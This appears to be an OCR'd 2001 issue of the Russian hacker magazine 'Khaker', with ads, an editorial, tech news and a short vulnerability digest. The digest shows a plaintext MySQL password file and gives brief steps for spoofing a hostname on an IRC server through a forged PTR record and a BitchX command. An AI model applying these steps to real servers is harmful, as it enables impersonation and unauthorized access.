

ЖУРНАЛ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ
ХАКЕР
ver 11.01 (35)
WWW.XAKEP.RU
SoftIce для начинающих
PHP vs PERL
Смотрим в IRC-шные приваты
Основы настоящего гика
Ultima Online: Bugtraq
FidoNet по-нашему!
Домашний кинотеатр? Легко!
(game)land
ISSN 1609-1019

ПРИСМОТРИСЬ







Hansol

Может ли монитор быть надежным, качественным, простым в обращении, недорогим и в то же время красивым? Да! Если это HANSOL! Полный спектр моделей - 15”, 17”, 19”, 21” ЭЛТ и ЖК. Совершенно плоский экран, удобство и точность настройки, выдающийся дизайн.

HANSOL – убедись в безупречности!



ELKO Group – официальный дистрибутор Hansol в России и СНГ.
ELKO Moscow – Москва, Новохорошевский пр-д., 11, тел. (095) 234 2845, 234 9939, sales@elko.ru.
ELKO SPb – Санкт-Петербург, Левашовский пр-т., 12, тел./факс (812) 320 6336, elko@elko.spb.ru.
Представительства ELKO: Новосибирск, тел. (3832) 14 65 36, nsk@elko.ru; Екатеринбург, тел. 78 55 60, мжг. (34348) 42 809 ural@elko.ru; Ростов-на-Дону, тел. (8632) 98 10 33, rostov@elko.ru

Мониторы HANSOL можно приобрести:
в Москве – **Вист Компьютер:** Старопетровский проезд, д.11, корпус 2, тел. (095) 159-40-01. • **ТРЕУГОЛЬНИК:** ул.Зорге, 10, тел. (095) 943-3167. • **USN-Computers:** ул. Вятская, 27, тел. (095) 786-2534; *в Санкт-Петербурге* – **Альфа Компьютерс:** Левашовский пр-т., 12, тел. (812) 320-80-80. • **Аура:** Пер. Бринько, 3, тел. (812) 325-69-20. • **РИМ:** Кузнечный пер., 13, тел. (812) 325-35-35. • **Стронг:** ул.Бабушкина, 3, оф.321, тел.(812) 567-18-12. • **Larga:** Энгельса пр., 43, тел. (812) 554-04-70. • **Scorpion:** ул. 12 Красноармейская, 2, тел. (812) 320-7160. • **Superwave:** Пер. Пирогова, 13, тел. (812) 325-99-96. • **TRIVIUM:** В.О., 9 линия, 4, тел. (812) 327-78-77; *в Новосибирске* – **Адитон:** ул. Дачная, 19, тел. (3832) 16-44-22. • **КВЕСТА:** пр-т .Ак. Коптюга, 1, тел. (3832) 33-24-07. • **Компьютеры Оргтехника:** Геодезическая ул., 15, тел. (3832) 46-48-42. • *в Гатчине* – **Иствинд Гатчина:** ул. Рощинская, 19, тел. (271) 342-72. • *в Курске* – **ТКС 2000:** ул.Ленина, 2, тел. (0712) 51-25-01. • *в Мурманске* – **Монитор:** ул.Воровского, 5/23, оф.417, тел. (8152) 47-69-05. • *в Тольятти* – **Олвико:** ул. Горького, 38, тел. (8482) 22-98-61. • *в Южно-Сахалинске* – **Компьютерный Салон:** пр.Победы, 28, тел. (4242) 729032

w w w . h a n s o l - r u . r u • w w w . e l k o . r u

intro

За окном падает снег. Я знаю, он еще не настоящий, не такой пушистый, как зимой, и вообще, он растает. Но все равно приятно. Снегопад напоминает движения электронов по сетям: так же ровно, не хаотично и при этом не совсем правильно. Я люблю ноябрь. Во-первых, у меня в ноябре день рождения, и хоть для меня это простая формальность, но сам месяц я все-таки считаю своим, родным что ли. Во-вторых, я чувствую приближение зимы, а это значит, что начинается ежегодный сезон киберпанка, когда люди запираются в своих блоках и смотрят на мир через цифру. Именно зимой я получаю удовольствие от Сети. Летом все как-то не так, сидеть за компом совсем не хочется, всегда есть какие-то дела, тянет на свежий воздух. А вот зимой, в теплом блоке, с работающей системой жизнеобеспечения, так приятно вылезать в Сеть и не думать о том, что творится за окном.

Вот и сейчас я сижу в онлайне, читаю письма, общаюсь с людьми на IRC, пью абсент, и мне кажется, что все хорошо. Уже не возникают негативные эмоции при настройке ОСи, копании в железе, закачке софта, с непременными дисконнектами. Так и должно быть. Ведь все мы гики - дети техноэры, люди, мечтающие властвовать над машиной, и если посмотреть правде в глаза, то все эти компьютерные проблемы нам ужасно нравятся. Признайся честно, ты ведь тащишься от проблем с каким-нибудь модулем в *никсе. Ты просто балдеешь от постоянной подстройки частоты твоего разогнанного камня. Тебе нравятся проблемы, потому что ты знаешь, что когда ты их все решишь, ты почувствуешь, что ты - digital god, и начнешь искать новые заморочки в системе :).

Блин, как же хорошо, что мы родились в этой стране. Как хорошо, что мы не какие-нибудь там америкосы, которые четко разделяют обязанности каждого человека и никогда не стараются что-нибудь исправить собственными ручонками, а вызывают «специалиста». Проблема развитых цивилизаций в том, что от благополучия люди тупеют. Им уже не хочется что-либо учить, делать самим, спасать людей при пожаре, чинить потекший кран, настраивать драйвера, защищать знакомого от опасности. Зачем? Когда для этого есть «специалисты». Люди превращаются в электорат, который заботит только одна мысль - комфорт, чтобы было сытно, тепло и стабильно.

Этот номер - ничем не отличается от всех остальных. Никаких сенсаций, шоков и прочего дерьма, которым забивают голову электорату, чтобы жизнь им не казалась совсем уж обыденной. Мы просто еще раз сделали свое дело: дали тебе знания и методы, чтобы ты сам, собственными ручками научился разбираться в чем-то новом. Думай, работай и главное - не расслабляйся, старайся все делать сам или, по крайней мере, понимать, как это делается. Потому что жизнь по правилам Системы - это рабство.

SINtez, гл. редактор][

/Братская могила/

Редакция

самый главный редактор
Сергей "SINtez" Покровский
(sintez@real.xakep.ru)
самый ударный редактор
Михаил "Centner" Михин
(centner@real.xakep.ru)
самый геймерский редактор
Александр "2poisonS" Сидоровский
(2poisonS@real.xakep.ru)
самый железный редактор
Константин "p0r0h" Буряков
(p0r0h@real.xakep.ru)
корректор
Виталий Петрович
(vp@gameland.ru)

Art

Кирилл Петров
Евгений Чарский
Роман Фофанов
Илья Скуратов
Рита Журавлёва
Алик Вайнер (Jmurik)
(alik@real.xakep.ru)

Реклама

руководитель отдела
Игорь Пискунов
(igor@gameland.ru)
менеджеры отдела
Алексей Анисимов
(anisimov@gameland.ru)
Басова Ольга
(olga@gameland.ru)
Крымова Виктория
(vika@gameland.ru)
тел.: (095) 229.43.67
(095) 229.28.32
факс: (095) 924.96.94

PR

PR менеджер
Губарь Яна
(yana@gameland.ru)

Оптовая продажа

руководитель отдела
Владимир Смирнов
(vladimir@gameland.ru)
менеджеры отдела
Андрей Степанов
(andrey@gameland.ru)
Самвел Анташян
(samvel@gameland.ru)
тел.: (095) 292.39.08
(095) 292.54.63
факс: (095) 924.96.94

PUBLISHING

учредитель и издатель
ЗАО "Гейм Лэнд"
директор
Дмитрий Агарунов
(dmitri@gameland.ru)
финансовый директор
Борис Скворцов
(boris@gameland.ru)

Служба безопасности и связь с правоохранительными органами
Игорь Акчурин
Глеб Маслов

Для писем
101000, Москва,
Главпочтамт,
а/я 652, Хакер
http://www.xakep.ru
magazine@xakep.ru

Мнение редакции не обязательно совпадает с мнением авторов. Редакция не несет ответственности за те моральные и физические увечья, которые вы или ваш комп можете получить, руководствуясь информацией, почерпнутой из статей номера. Редакция не несет ответственности за содержание рекламных объявлений в номере. За перепечатку наших материалов без спроса - преследуем.

Отпечатано в типографии «**ScanWeb**», Финляндия


Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций
ПИ № 77-1905
от 15 марта 2000 г.

Тираж **57 000** экземпляров.
Цена договорная.



лицензия №000133

Журнал презентуется всем пассажирам, летающим в Испанию рейсами авиакомпании "ИГИДА АЭРО" тел.945-3003/4579




WARNING!!!
Редакция напоминает, что вся информация, которую мы предоставляем, рассчитана прежде всего на то, чтобы указать различным компаниям и организациям на их ошибки в системах безопасности.

!!! Алекс Целых (News@real.xakep.ru)

/Железный бармен/

В Америке создали робота-бармена. Трехметровый RoboTender напоминает миниатюрный подъемный кран, ярко-желтый и многофункциональный. Клиент заказывает желаемый напиток с клавиатуры или отчетливо произносит его название вслух. Робот раскланивается, берет чистый стакан и начинает строго по рецепту готовить напиток. Машину можно запрограммировать на использование более 100 ингредиентов - ликеров, вин, пива, виски, льда - для приготовления тысяч и тысяч вариаций напитков. Вращая блендер, робот пританцовывает, и черный дисплей на нем оживает. Говорящая голова комментирует процесс, травит анекдоты, показывает клипы, в общем, создает дополнительный шарм. Робота от клиентов отделяет стойка. Если кто-то войдет в запретную зону, машина в целях безопасности приостановит работу. Готовый напиток робот-бармен подает на блестящем мини-подносе.

/Чучело на проводах/

Механическое пугало терроризирует ирландских ворон. Гуляя взад и вперед по высоковольтным проводам, робот-канатоходец издает устрашающий рык. В борьбе с живым источником помета он буквально спихивает птиц с насиженных мест. Для пущего эффекта движения робота носят хаотичный характер, задаваемый специальным программным обеспечением. Необходимую энергию робот получает непосредственно от проводов, являясь своего рода самоходной катушкой индукции. Тепловые датчики защищают устройство от перенагревания и прямого контакта со льдом. Ранее функции пугала выполняли пластмассовые совы с иллюминацией и сиренами. Однако со временем птицы перестали их бояться. Птичий помет наносит ощутимый вред здоровью людей, а также транспортным средствам, разъедая эмаль.



/Кладбище микросхем/

На английских кладбищах вместо надгробий будут использовать компьютерные чипы. Микросхемы будут содержать полную информацию об усопших и позволят точно отыскать место захоронения без видимых ориентиров. Сторож укажет его при помощи специального сканера. Если появится желание погулять по кладбищу или даже устроить соревнования по спортивному ориентированию, трупоискатель можно взять напрокат. Новшество создает все условия для рационального расходования земли. На могилах будут отсутствовать как памятники, так и элементарные таблички.

/Охотник на слизней/

В Англии сконструировали механического охотника на слизней. **У робота SlugBot железная рука длиной полтора метра с видеокамерой и щупальцами на конце. Подсвечивая землю направленным красным светом, робот обнаруживает слизь и тем самым нападает на след вредителя. Распознав насекомое, робот аккуратно захватывает его и помещает в специальный контейнер. Интересно, что питанием роботу служат те же слизни. Среди посевов озимой пшеницы обитает до 200 насекомых на квадратный метр. Наполнив коробочку, роботы, работающие на поле, будут доставлять слизней на фабрику по переработке живой энергии в заряд аккумуляторов. Предметом охоты слизни стали потому, что они достаточно крупны и медленно передвигаются - их легко поймать. Кроме того, на сбор слизней не требуется лицензия государства.**

/Пластиковая буренка/

В Африке разводят искусственных коров. Пластиковые буренки на пастбищах Зимбабве - это всего-навсего большие приманки для мух цеце. Они обмазаны специальными веществами, имитирующими запах живых коров. Внутри мурок - ядовитые инсектициды, убивающие паразитов. Как выяснилось, насекомые слепо клюют на приманку, приближая свою погибель. Кое-где усилиями пластиковых коров число инфекционных заболеваний уже удалось снизить до нуля. Муха цеце - настоящий животный донор - она высасывает от 5 до 80 мг крови за 20 секунд.

/Тараканы-киборги/

Японские ученые создают дистанционно управляемых тараканов. К мозговому центру прусака подключают микрочип и, стимулируя нервные окончания, заставляют бежать в нужном направлении. Операции по вживлению электродов в университете Токио проводятся ежедневно. Под местной анестезией насекомым удаляют крылья и усики, вместо этого на спину крепят "рюкзачок" весом 3 грамма с мини-камерой и компактным приемником радиосигналов. Пока что тараканы-киборги не очень управляемы и частенько улепетывают по своим делам. Но, получив солидное финансирование от правительства, ученые надеются выдрессировать их до того, чтобы задействовать в поисковых и спасательных операциях. Из тараканов также выйдут неплохие шпионы.



Лего-ершик для унитаза/

Немецкий пенсионер соорудил ершик для унитаза из конструктора Лего. Робот перемещается по ободку очка и зубной щеткой чистит его от наростов. Нехитрая конструкция собрана из универсального набора деталей Mindstorms стоимостью 200 долларов. В него входят: миникомпьютер, моторчики, сенсоры, резиновые гусеницы и колеса. Постаравшись, изобретатель добился того, чтобы щетка совершала широкие кругообразные движения, а робот плотно сидел на округлом ободке. На все про все пенсионеру понадобилось меньше 8 часов.

NEXT

раскройся
Вкус солнца METAXA

!!! Алекс Целых (News@real.xakep.ru)



/Электронный "максимка"/

Австралийский абориген собрал пулемет скорострельностью миллион выстрелов в минуту. Столь впечатляющий результат был достигнут за счет отказа от традиционных механических бойков в пользу электронных пускателей. Кроме того, изменилась конструкция "магазина" - теперь патроны поступают в стволы сразу по несколько штук, а интервал между выстрелами составляет доли секунды. На испытаниях новое оружие в считанные мгновения превратило в щепки полтора десятка деревянных дверей, установленных друг за другом. У электронного "максимки" 36 стволов. Для сохранения устойчивости такой мегаконструкции автор продумал сложный механизм крепления. К новинке уже проявили интерес австралийские и американские военные.

/Пылесос для жвачки/

В Сингапуре борются с жевательной резинкой на улицах. Машина ZeroGum убирает присохшую к асфальту жвачку при помощи ультрагорячего пара. При этом поверхность земли нагревается до 180 градусов - достаточно, чтобы не просто расплавить резину, но разложить скользкую субстанцию без остатка. Разработчики заверяют, что даже почва при этом сохраняет фертильность, ни один живой организм не гибнет. Кроме того, машина улавливает специфичные запахи и не создает шума. За одну смену ZeroGum потребляет 2.200 литров воды.

Жучок-переходничок/

Компания Allen Concepts выпустила необычный "жучок" для клавиатуры. KeyKatcher (www.keykatcher.ru) - первый "железный" шпион, отслеживающий нажатия клавиш. Это PS/2 переходник для клавиатуры с флеш-памятью на 8, 32 или 64 Кб. Что важно, "жучок" не требует установки специального софта и перехватывает сигналы напрямую с выхода клавиатуры. Он дотошно записывает урлы порносайтов, конспектирует каждую буковку электронного письма и нецензурной брани в чате. Устройство можно переносить с компьютера на компьютер. Чтобы ознакомиться с результатами слежки, нужно в любом текстовом редакторе (например, Ворде или Блокноте) набрать свой пароль. На экране возникнет меню с опциями: читать записи, очистить память, деактивировать "жучка". Новинка продается по цене от 50 до 150 долларов - в зависимости от объема памяти и прочих фишек.



/ Самая умная кошка/



Компания Omron выпускает кошачий аналог Aibo. Первая пушистая робокошка с продвинутым искусственным интеллектом откликается только на свое имя и любит показывать характер. По своим возможностям NeCoRo сравнялась со знаменитым псом Aibo, а в чем-то даже перещеголяла его. Она знает больше 40 кошачьих фырканий и эмоций, умеет ползать по-пластунски. Когда мяукает, NeCoRo демонстрирует острые белые зубки. В остальном она так же, как Aibo, хорошо поддается дрессировке и растет похожей на своего толстого ленивого хозяина.

Джойстик и бабуины/

Обезьяны умеют пользоваться джойстиком. Группа американских и французских ученых провела следующий эксперимент. Двух бабуинов посадили перед монитором и сунули в лапы джойстик. После на экран выдавали образцы иконок. Иногда они были одного типа, а иногда разного. Если обезьяны догадывались правильно разнести иконки, им вручали банан. Как ни странно, в 80% случаев бабуины легко справились с задачей. Из этого ученые сделали вывод, что обезьяны понимают идеи "сходства" и "различия". Во время следующего эксперимента бабуины сразятся в Counter Strike.



/Безработные голуби/

Индийские голуби остались без работы. Птицы состояли на государственной службе с 1946 года. Они доставляли послания в отдаленные районы Индии, где часто случаются циклоны и наводнения. Однако, с популярностью компьютеров и Паутины, потребность в голубях отпала. Кроме того, содержать пернатую армию из 600 почтальонов стало накладно. Теперь 2/3 голубей отправят на пенсию в местный заповедник. Тем временем перцы из Bergen Linux Users Group попробовали наладить обмен данными между компьютерами посредством голубиной почты по протоколу CPIP (Carrier Pigeon Internet Protocol). Первым "пакетом", переданным по голубиному каналу, стала команда ping. Распечатанная, она доставлялась голубем к удаленной машине. Там человек вводил команду в компьютер, а голубь нес назад подтверждение: все нормально, есть коннект.

/А при нем задача/



Во время экзаменов преподы одного воронежского вуза заметили в ушах у подопечных непонятные устройства, причем успеваемость среди студентов резко выросла. Начальство возьми и пожалуйся в местное ФСБ. Вскоре оперативники вышли на след изобретателя, студента пятого курса кафедры физики твердого тела. Он продавал собратьям по несчастью подслушивающие устройства с миниатюрным передатчиком, антенной-маячком и наушниками. Перец гордо именовал это добро "хай-тек подсказкой для сдачи зачетов и экзаменов". Каждый "жучок" был оценен в 1500 рублей. В итоге возбуждено дело по статье о незаконном производстве и сбыте технических средств, предназначенных для негласного получения информации. Внимательнее нужно было смотреть отечественные фильмы.





Что нужно хакеру?

TCM ExtremeGL

на базе процессора
Intel® Pentium® 4
с тактовой частотой 1,7 ГГц

- центр вашего цифрового мира

Максимальная конфигурация для мультимедийных программ и графических редакторов.

intel inside pentium 4

На компьютеры марки TCM установлен "Антивирус Касперского"

Желаете сэкономить время?
www.5000.ru

Посетите наш **интернет-магазин.** Бесплатная доставка заказа домой или в офис.

Intel, логотип Intel и Pentium - зарегистрированные товарные знаки Intel Corporation и его филиалов в США и других странах

Компьютерные магазины:

м. "Динамо", ул. 8 Марта, д.10 Единая справочная служба (095) 363-93-33
м. "Красносельская", ул. Русаковская, д.2/1 (095) 264-12-34 264-13-33
м. "Каховская", Симферопольский б-р, д.20а (095) 310-61-00
м. "Сокол", ул. Новопесчаная, д. 11 (095) 157-53-92 157-42-83
м. "ВДНХ", ВВЦ, пав.№1 "Центральный", (095) 974-13-65
м. "ВДНХ", ВВЦ, пав.№14 "Вычислительная техника", (095) 974-63-37
м. "ВДНХ", ВВЦ, пав.№18 "Электротехника", (095) 974-60-10
м. "Савеловская" ВКЦ "Савеловский" павильон D-38 (095) 784-64-85
м. "Полежаевская" Хорошевское ш., д. 72, корп.1 (095) 941-01-76, 940-23-22
м. "Дмитровская" ул. Башиловская, д. 29/27, (095) 257-82-68
м. "Братиславская" ул. Братиславская, д.16, стр. 1, e-mail: brat@techmarket.ru

Предприятиям и организациям: e-mail: corp@techmarket.ru (095) 363-93-93
Дилерам: e-mail: opt@techmarket.ru (095) 363-93-63
Сервис-центр: 1-я ул. 8 Марта, д.3 **e-mail:**service@techmarket.ru (095) 214-31-62
WEB - сайт: www. techmarket.ru прайс-лист на все оборудование
E-mail: office@techmarket.ru

Игровой компьютерный клуб "Техмаркет"
ст. м. "Дмитровская", ул.Башиловская, д.29 (095)257-82-68

ФИЛИАЛ:
Великий Новгород "Техмаркет Новгород" ул. Новолучанская, д.10
(816-2)-13-73-73

Сотовые телефоны и аксессуары (095) 723-3333

Единая справочная служба 363-93-33



Бесплатная
гарантия 24 месяца
доставка по Москве
техническая поддержка

Компьютеры TCM сертифицированы Госстандартом России.

!!! SideX (sidex@real.xakep.ru)



Web Archive WinMySQLadmin 1.1 хранит пароли MySQL в plain-text

Дата 30.09.01

Автор Cabezon Aurelien

Непонятно, кто юзает многочисленные примочки к солидным продуктам, как MySQL: обычно подобные гранды комплектуются родными качественными фичами. Но, пока есть горе-кодеры, которые лепят всяческие Webmin`ы, будут и админы, которые их юзают. WinMySQLadmin 1.1 бесхитростно прячет пароли старшего MySQL брата в файле my.ini, который, по умолчанию, валяется в c:\winnt\. Давайте взглянем на файлик, обнаруженный в моей системе:

```
—-<my.ini>—-
#Этот файл был создан на базе WinMySQLadmin 1.1
[mysqld]
basedir=C:/mysql
datadir=C:/mysql/data
[WinMySQLadmin]
Server=C:/mysql/bin/mysqld-nt.exe
user=admin
password=XXXXX (чистый текст)
QueryInterval=30
—-<my.ini>—-
```

Проблема становится актуальной при неграмотных локальных политиках безопасности и/или различных бажных сервисах, типа того же IIS, через которые можно получить акцесс в диру NT твоего сервера.

Спуффинг в OpenProjects IRCD

Дата 11.10.01

Автор Joseph Mallett/Jukka Mutex

Почему часто находятся баги в редком коммерческом софте и так часто пропускаются проблемы популярного Freeware-софта? У хакера не всегда есть заинтересованность в поломке фришного варева, в то время как коммерцию ломают в основном под заказ. Тут, предположительно, случай, когда заинтересованность была, но не коммерческая - моральная: на OpenIRCD крутился один одиозный IRC-сервер, известный в среде k3w1-haqsaz, который злодеям захотелось сломать :).

По неофициальной информации Open разобрали более основательно, и описываемый баг - лишь небольшая часть проделанной работы. Нам доступна уязвимость в DNS lookup`е: становится возможным подменять свой хост - любым из существующих доменов. Для теста был взят OpenProjects u2.10.05.18.(ipcheck4-5), для подставы - xakep.ru ;). Сначала выбираем доменное имя, которое будем подставлять. Важно выбрать из уже существующих! Прописываем интересующий нас домен в BIND zonefile: 1.2.3.4.in-addr.arpa. IN PTR xakep.ru. Подрубаемся к уязвимому IRC-серверу, например, Бичем - BitchX -H 1.2.3.4 xakep anisimov.openprojects.net.

Делаем до боли знакомый ХУИЗ: /whois Xakep

```
Xakep (xakep@xakep.ru)
ircname : Xakep BT
server : anisimov.openprojects.net (Fremont, CA)
idle : 0 hours 0 mins 24 secs (signon: Tue Oct 9 07:22:16 2001)
```

линия отреза





Уязвимость в PostNuke

Дата 04.09.01

Автор: Magnus Skjegstad

Сколько было уже мучений с PHP nuke`ом и ей подобным news-комплексами на PHP/PL? По-моему только новички, который сделали первый посещаемый сайт месяц назад, юзают готовые постилки новостей. Остальные же работают с собственными, отлаженными скриптами или долго мастурбируют тот ж PHP-nuke, пока не выдавят из него всего гноя.

